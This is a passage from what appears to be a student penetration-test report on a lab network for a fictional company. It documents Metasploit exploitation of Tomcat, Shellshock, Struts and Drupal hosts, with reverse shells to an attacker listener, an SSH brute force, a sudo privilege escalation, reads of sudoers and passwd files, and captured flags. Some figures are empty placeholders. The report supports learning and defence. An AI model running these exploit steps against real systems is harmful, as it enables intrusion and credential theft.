
Vulnerability 20	Findings
Title	RCE Tomcat JSP Exploit on host 192.168.13.10
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	<p>Discovering an exploit on host 192.168.13.10 from the zenmap scan, using the command search tomcat jsp in metasploit, gained access through a reverse tcp shell on the system using the module exploit/multi/http/tomcat_jsp_upload_bypass.</p>  <pre> msf6 > search tomcat jsp [*] No results msf6 > search tomcat jsp [+] 1 module found Matching Modules ===== # Name script - 0 auxiliary/admin/http/tomcat_ghostcat 1 exploit/multi/http/tomcat_mgr_deploy 2 exploit/multi/http/tomcat_mgr_upload 3 exploit/windows/http/cayin_xpost_sql_rce 4 exploit/linux/http/cpi_tararchive_upload 5 exploit/multi/http/tomcat_jsp_upload_bypass Module Options (exploit/multi/http/tomcat_jsp_upload_bypass): ===== Name Current Setting Required Description Proxies no A proxy chain of format type:host:port[,type: RHOSTS yes The target host(s), see https://github.com/r RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI / yes The URI path of the Tomcat installation VHOST '' no HTTP server virtual host Payload Options (generic/shell_reverse_tcp): ===== Name Current Setting Required Description LHOST 172.28.231.205 yes The listen address (an interface may be specified LPORT 4444 yes The listen port Exploit target: ===== Id Name -- -- 0 Automatic msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > </pre>

Fig 28.

Images


```

msf6 > use exploit/multi/http/tomcat_jsp_upload_bypass
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):
=====
Name      Current Setting  Required  Description
Proxies          no        A proxy chain of format type:host:port[,type:
RHOSTS          yes       The target host(s), see https://github.com/r
RPORT          8080       yes       The target port (TCP)
SSL            false      no        Negotiate SSL/TLS for outgoing connections
TARGETURI        /         yes       The URI path of the Tomcat installation
VHOST           ''        no        HTTP server virtual host

Payload Options (generic/shell_reverse_tcp):
=====
Name      Current Setting  Required  Description
LHOST        172.28.231.205  yes       The listen address (an interface may be specified
LPORT          4444       yes       The listen port

Exploit target:
=====
Id  Name
--  --
0  Automatic

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) >

```

Fig 29.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set rhosts 192.168.13.10
rhosts => 192.168.13.10
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 172.28.231.205:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (172.28.231.205:4444 → 192.168.13.10:52756 ) at 2023
-01-23 19:46:31 -0500

whoami
root
|
```

Fig 30.

```
/proc/kpageflags
cat /root/.flag7.txt
8ks6sbhss
|
```

Fig 31.

Affected Hosts	192.168.13.10
Remediation	<ul style="list-style-type: none">• Keep regular updates of software and systems• Constantly look out for patches

Vulnerability 21	Findings
Title	RCE “Shocking” Exploit on host 192.168.13.11
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Discovering an exploit on host 192.168.13.11 from the zenmap scan, using the command search shellshock on metasploit, gained access via a reverse_tcp meterpreter shell to the system using the module exploit/multi/apache_mod_cgi_bash_env_exec .
Images	<pre> msf6 > search shellshock Matching Modules ===== # Name ption ----- 0 exploit/linux/http/advantech_switch_bash_env_exec 2015-12-01 excellent Yes Advant echn Switch Bash Environment Variable Code Injection (Shellshock) 1 exploit/multi/http/apache_mod_cgi_bash_env_exec 2014-09-24 excellent Yes Apache mod_cgi Bash Environment Variable Code Injection (Shellshock) 2 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner 3 exploit/multi/http/cups_bash_env_exec 2014-09-24 excellent Yes CUPS F ilter Bash Environment Variable Code Injection (Shellshock) 4 auxiliary/server/dhcclient_bash_env 2014-09-24 normal No DHCP C lient Bash Environment Variable Code Injection (Shellshock) 5 exploit/unix/dhcp/bash_environment 2014-09-24 excellent No Dhclie nt Bash Environment Variable Injection (Shellshock) 6 exploit/linux/http/ipfire_bashbug_exec 2014-09-29 excellent Yes IPFire Bash Environment Variable Injection (Shellshock) 7 exploit/multi/misc/legend_bot_exec 2015-04-27 excellent Yes Legend Perl IRC Bot Remote Code Execution 8 exploit/osx/local/vmware_bash_function_root 2014-09-24 normal Yes OS X V MWare Fusion Privilege Escalation via Bash Environment Code Injection (Shellshock) 9 exploit/multi/ftp/pureftpd_bash_env_exec 2014-09-24 excellent Yes Pure-F TPd External Authentication Bash Environment Variable Code Injection (Shellshock) 10 exploit/unix/smtp/qmail_bash_env_exec 2014-09-24 normal No Qmail SMTP Bash Environment Variable Injection (Shellshock) 11 exploit/multi/misc/xdh_x_exec 2015-12-04 excellent Yes Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution Interact with a module by name or index. For example info 11, use 11 or use exploit/multi/misc/xdh_x_exec msf6 > use exploit/multi/http/apache_mod_cgi_bash_env_exec [*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > </pre>

Fig 32.

```

root@kali: ~/Documents/day_2 × root@kali: ~ × root@kali: ~ ×
      Name      Current Setting    Required   Description
CMD_MAX_LENGTH 2048          yes        CMD max line length
CVE             CVE-2014-6271    yes        CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6278)
HEADER          User-Agent     yes        HTTP header to use
METHOD          GET            yes        HTTP method to use
Proxies         no             no         A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS          yes            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPATH           /bin           yes       Target PATH for binaries used by the CmdStager
RPORT           80             yes       The target port (TCP)
SRVHOST         0.0.0.0        yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT         8080          yes       The local port to listen on.
SSL              false          no        Negotiate SSL/TLS for outgoing connections
SSLCert         [Ubuntu]      no        Path to a custom SSL certificate (default is randomly generated)
TARGETURI       yes            yes       Path to CGI script
TIMEOUT         5              yes       HTTP read response timeout (seconds)
URIPATH         no             no        The URI to use for this exploit (default is random)
VHOST           no             no        HTTP server virtual host

Payload options (linux/x86/meterpreter/reverse_tcp):
      Name      Current Setting    Required   Description
LHOST           172.28.231.205  yes        The listen address (an interface may be specified)
LPORT           4444          yes       The listen port

Exploit target:
      Id  Name
--  --
  0  Linux x86

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.13.11
rhosts => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
targeturi => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > 

```

Fig 33.

```

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set rhosts 192.168.13.11
rhosts => 192.168.13.11
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/shockme.cgi
targeturi => /cgi-bin/shockme.cgi
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 172.28.231.205:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (984904 bytes) to 192.168.13.11
[*] Meterpreter session 2 opened (172.28.231.205:4444 → 192.168.13.11:57630 ) at 2023-01-23 20:03:02 -0500

meterpreter > 

```

Fig 34.

```

meterpreter > cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults    env_reset
Defaults    mail_badpass
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#include /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter > 

```

Fig 35.

	<pre>meterpreter > cat passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin/nologin bin:x:2:2:bin:/usr/sbin/nologin sys:x:3:3:sys:/dev/usr/sbin/nologin sync:x:4:65534:sync:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuuid:x:100:101::/var/lib/libuuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd::x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice: meterpreter > </pre>
	Fig 36.
Affected Hosts	192.168.13.11
Remediation	<ul style="list-style-type: none">• Keep software and hardware regularly updated• Keep systems patched regularly

Vulnerability 22	Findings
Title	RCE Apache Struts Exploit on host 192.168.13.12
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	After the nessus scan, we discovered that on host 192.168.13.12, there was a critical vulnerability called Apache Struts 2.3.5, with knowing that, we searched for an exploit on Metasploit, after that we found one called exploit/multi/http.struts2_content_type_ognl . Using that module, we gained access to host 192.168.13.12.
Images	<pre> msf6 exploit(multi/http/apache_mod_cgi_bash_exec) > back msf6 > search struts Matching Modules ===== # Name - exploit/multi/http/struts_default_action_mapper 0 DefaultActionMapper Prefixes OGNL Code Execution 2 Developer Mode OGNL Execution 1 exploit/multi/http/struts_dev_mode 2 Forced Multi OGNL Evaluation 2 exploit/multi/http/struts2_multi_eval_ognl 2 Namespaces Multi OGNL Injection 2 Namespace Multi OGNL Injection 4 exploit/multi/http/struts2_rest_xstream 2 REST Plugin XStream RCE 5 exploit/multi/http/struts2_code_exec_showcase 2 struts 1 Plugin Showcase OGNL Code Execution 6 exploit/multi/http/struts_code_exec_classloader ClassLoader Manipulation Remote Code Execution 7 exploit/multi/http/struts_dmi_exec Dynamic Method Invocation Remote Code Execution 8 exploit/multi/http/struts2_content_type_ognl Jakarta Multipart Parser OGNL Injection 9 exploit/multi/http/struts_code_exec_parameters ParametersInterceptor Remote Code Execution 10 exploit/multi/http/struts_dmi_rest_exec REST Plugin With Dynamic Method Invocation Remote Code Execution 11 exploit/multi/http/struts_code_exec Remote Command Execution 12 exploit/multi/http/struts_code_exec_exception_delegator Remote Command Execution 13 exploit/multi/http/struts_include_params includeParams Remote Code Execution 14 auxiliary/scanner/http/log4shell_scanner Scanner Interact with a module by name or index. For example info 14, use 14 or use auxiliary/scanner/http/log4shell_scanner msf6 > </pre>
	<pre> msf6 exploit(multi/http/struts2_content_type_ognl) > set rhosts 192.168.13.12 rhosts => 192.168.13.12 msf6 exploit(multi/http/struts2_content_type_ognl) > run [*] Started reverse TCP handler on 172.28.231.205:4444 [*] Sending stage (3012548 bytes) to 192.168.13.12 [*] Meterpreter session 3 opened ((172.28.231.205:4444 -> 192.168.13.12:41800) at 2023-01-23 20:43:40 -0500) [-] Exploit aborted due to failure: bad-config: Server returned HTTP 404, please double check TARGETURI [*] Exploit completed, but no session was created. msf6 exploit(multi/http/struts2_content_type_ognl) > sessions Active sessions ===== # Id Name Type Information Connection - 2 meterpreter x86/linux www-data @ 192.168.13.11 172.28.231.205:4444 -> 192.168.13.11:57630 (192.1 68.13.11) 3 meterpreter x64/linux root @ 192.168.13.12 172.28.231.205:4444 -> 192.168.13.12:41800 (192.1 68.13.12) msf6 exploit(multi/http/struts2_content_type_ognl) > sessions -1 3 [*] Starting interaction with 3 ... meterpreter > </pre>

Fig 37.

Fig 38.

```

meterpreter > ls
Listing: /cve-2017-538
=====
Mode          Size    Type  Last modified           Name
---          --     ---   ---           ---
100644/rw-r--r-- 22365155 fil   2022-02-08 09:17:59 -0500 cve-2017-538-example.jar
100755/rwxr-xr-x 78      fil   2022-02-08 09:17:32 -0500 entry-point.sh
040755/rwxr-xr-x 4096    dir   2023-01-23 18:34:42 -0500 exploit

meterpreter > cd /
meterpreter > ls
Listing: /
=====
Mode          Size    Type  Last modified           Name
---          --     ---   ---           ---
100755/rwxr-xr-x 0      fil   2023-01-23 18:34:42 -0500 .dockerenv
040755/rwxr-xr-x 4096    dir   2019-05-11 00:21:02 -0400 bin
040755/rwxr-xr-x 4096    dir   2022-02-08 09:17:59 -0500 cve-2017-538
040755/rwxr-xr-x 340     dir   2023-01-23 18:44:54 -0500 dev
040755/rwxr-xr-x 4096    dir   2023-01-23 18:34:42 -0500 etc
040755/rwxr-xr-x 4096    dir   2023-01-23 18:44:27 -0500 home
040755/rwxr-xr-x 4096    dir   2019-05-11 00:21:02 -0400 lib
040755/rwxr-xr-x 4096    dir   2019-05-09 16:49:40 -0400 media
040755/rwxr-xr-x 4096    dir   2019-05-09 16:49:40 -0400 mnt
040755/rwxr-xr-x 4096    dir   2019-05-09 16:49:40 -0400 opt
040555/r-xr-xr-x 0      dir   2023-01-23 18:44:54 -0500 proc
040700/rwxr----- 4096    dir   2022-02-08 09:17:45 -0500 root
040755/rwxr-xr-x 4096    dir   2019-05-09 16:49:40 -0400 run
040755/rwxr-xr-x 4096    dir   2019-05-11 00:21:02 -0400 sbin
040755/rwxr-xr-x 4096    dir   2019-05-09 16:49:40 -0400 srv
040555/r-xr-xr-x 0      dir   2023-01-23 18:44:54 -0500 sys
041777/rwxrwxrwx 4096    dir   2023-01-23 20:43:39 -0500 tmp
040755/rwxr-xr-x 4096    dir   2022-02-08 09:17:38 -0500 usr
040755/rwxr-xr-x 4096    dir   2019-05-09 16:49:40 -0400 var

meterpreter > cd ~

```

Fig 39.

```

meterpreter > cd ~
meterpreter > ls
Listing: /root
=====
Mode          Size    Type  Last modified           Name
---          --     ---   ---           ---
040755/rwxr-xr-x 4096    dir   2022-02-08 09:17:45 -0500 .m2
100644/rw-r--r-- 194     fil   2022-02-08 09:17:32 -0500 flagisinThisfile.7z

meterpreter > cat flagisinThisfile.7z
7z***'fv%*!***flag 10 is wjasdufsdkg
♦3♦e♦e6=♦t♦#♦@♦{♦♦e♦H♦vw{I♦W♦
F♦Q♦I♦?♦;♦Ex|♦#
#]
n*]meterpreter >

```

Fig 40.

Affected Hosts	192.168.13.12
Remediation	<ul style="list-style-type: none"> • Disable ports that are not needed • Keep up with regular software updates • Make sure system patches are weekly

Vulnerability 23	Findings
Title	RCE “Drupal” Exploit on host 192.168.13.13
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	After running a zenmap scan on host 192.168.13.13, we discovered that it was running a “Drupal” service, after searching on metasploit, we discovered module exploit/unix/webapp/drupal_restws_unserialize . Using this module, we then gained access to host 192.168.13.13.

The screenshot shows the Metasploit Framework interface. In the terminal window, the command `msf6 > search drupal` is run, displaying a list of modules related to Drupal. One module, `exploit/unix/webapp/drupal_restws_unserialize`, is highlighted in red. Below the search results, the command `msf6 > use exploit/unix/webapp/drupal_restws_unserialize` is entered, followed by `msf6 exploit/unix/webapp/drupal_restws_unserialize -r` and `msf6 exploit/unix/webapp/drupal_restws_unserialize -r -p 80`. The payload options for `php/meterpreter/reverse_tcp` are then selected.

Fig 41.

Images

This terminal session shows the execution of the exploit. It starts with `msf6 exploit(unix/webapp/drupal_restws_unserialize) > run`. The exploit sends a POST request to the target host, and the response indicates a successful exploit. The session then transitions to a meterpreter shell, where the user runs `getuid` to check for privileges. The output shows the server username is `www-data`.

Fig 42.

```
meterpreter > getuid
Server username: www-data
meterpreter >
```

Fig 43.

Affected Hosts	192.168.13.13
Remediation	<ul style="list-style-type: none"> Keep up with updates and make patches to software and systems when available

Vulnerability 24	Findings
Title	Brute Force and Privilege Escalation Exploit on host 192.168.13.14
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	While searching up totalrecall.xyz on who.is , we discovered that there was a hint under the name title called, sshuser Alice. Knowing this, we utilized user Alice to ssh into host 192.168.13.14 using ssh Alice@192.168.13.14 , by brute forcing the password, and we then gained access. Then we took advantage of an exploit of CVE-2019-14287 to escalate privileges to sudo.




Fig 44.

```
(root@kali:~) # ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/alice: No such file or directory
$ ls
bin dev home lib64 mnt proc run sbin sys usr
boot etc lib media opt root run.sh srv tmp var
```

Fig 45.




```
$ groups
alice
$ sudo su -
[sudo] password for alice:
Sorry, user alice is not allowed to execute '/bin/su -' as
$ sudo -u#$-1 bash
sudo: unknown user: #smil
sudo: unable to initialize policy plugin
$ sudo -u#-1 bash
root@e6bda9da1849:/etc#
```

Fig 46.

```
SSH@X.16.10.33:~/.1ch/SSH@X.16.10.33:~/.1ch#
root@e6bda9da1849:# cd root
root@e6bda9da1849:/root# ls
flag12.txt
root@e6bda9da1849:/root# cat flag12.txt
d7sdfksdf384
root@e6bda9da1849:/root#
```

Fig 47.

Affected Hosts	192.168.13.14
Remediation	<ul style="list-style-type: none"> Do not put ssh user details online Patch CVE-2019-14287 privilege escalation exploit

Vulnerability 25	Findings
Title	Public User Credential Information on GitHub
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Discovered that user credentials were located on a public service called GitHub. Within the files of Github.com/totalrekall , contains a file called xampp.users , which contains the credentials for user trivera.
Images	 <p>Fig 48.</p>
	 <p>Fig 49.</p>
	 <p>Fig 50.</p>
Affected Hosts	vpn.TotalRekall.xyz
Remediation	<ul style="list-style-type: none"> Do not post user credentials in public files located on the internet

Vulnerability 26	Findings
Title	Nmap scan and Website access to host 172.22.117.20
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Conducting an nmap scan to find any ports or services that can be accessed, we discovered that on host 172.22.117.20, httpd was open, with that we plug in the ip into the search bar and enter the credentials obtained from GitHub.
Images	<pre> root@kali:~# └─# nmap -sV 172.22.117.0/24 Starting Nmap 7.92 (https://nmap.org) at 2023-01-24 18:55 EST Nmap scan report for WinDC01 (172.22.117.10) Host is up (0.00053s latency). Not shown: 989 closed tcp ports (reset) PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-01-24 23:55:23Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: rekall.local., Site : Default-First-Site-Name) 445/tcp open microsoft-ds? 464/tcp open kpasswdd? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: rekall.local., Site : Default-First-Site-Name) 3269/tcp open tcpwrapped MAC Address: 00:15:5D:02:04:13 (Microsoft) Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00052s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftpd 0.9.41 beta 25/tcp open smtp SLMail smtpd 5.5.0.4433 79/tcp open finger SLMail fingerd 80/tcp open http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) 106/tcp open pop3pw SLMail pop3pw 110/tcp open pop3 BVRP Software SLMAIL pop3d 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 643/tcp open ssl/http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) 445/tcp open microsoft-ds? MAC Address: 00:15:5D:02:04:12 (Microsoft) Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows Nmap scan report for 172.22.117.100 Host is up (0.0000070s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 5901/tcp open vnc VNC (protocol 3.8) 6001/tcp open X11 (access denied) Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 256 IP addresses (3 hosts up) scanned in 30.25 seconds </pre>

Fig 51.




Fig 52.



Fig 53.







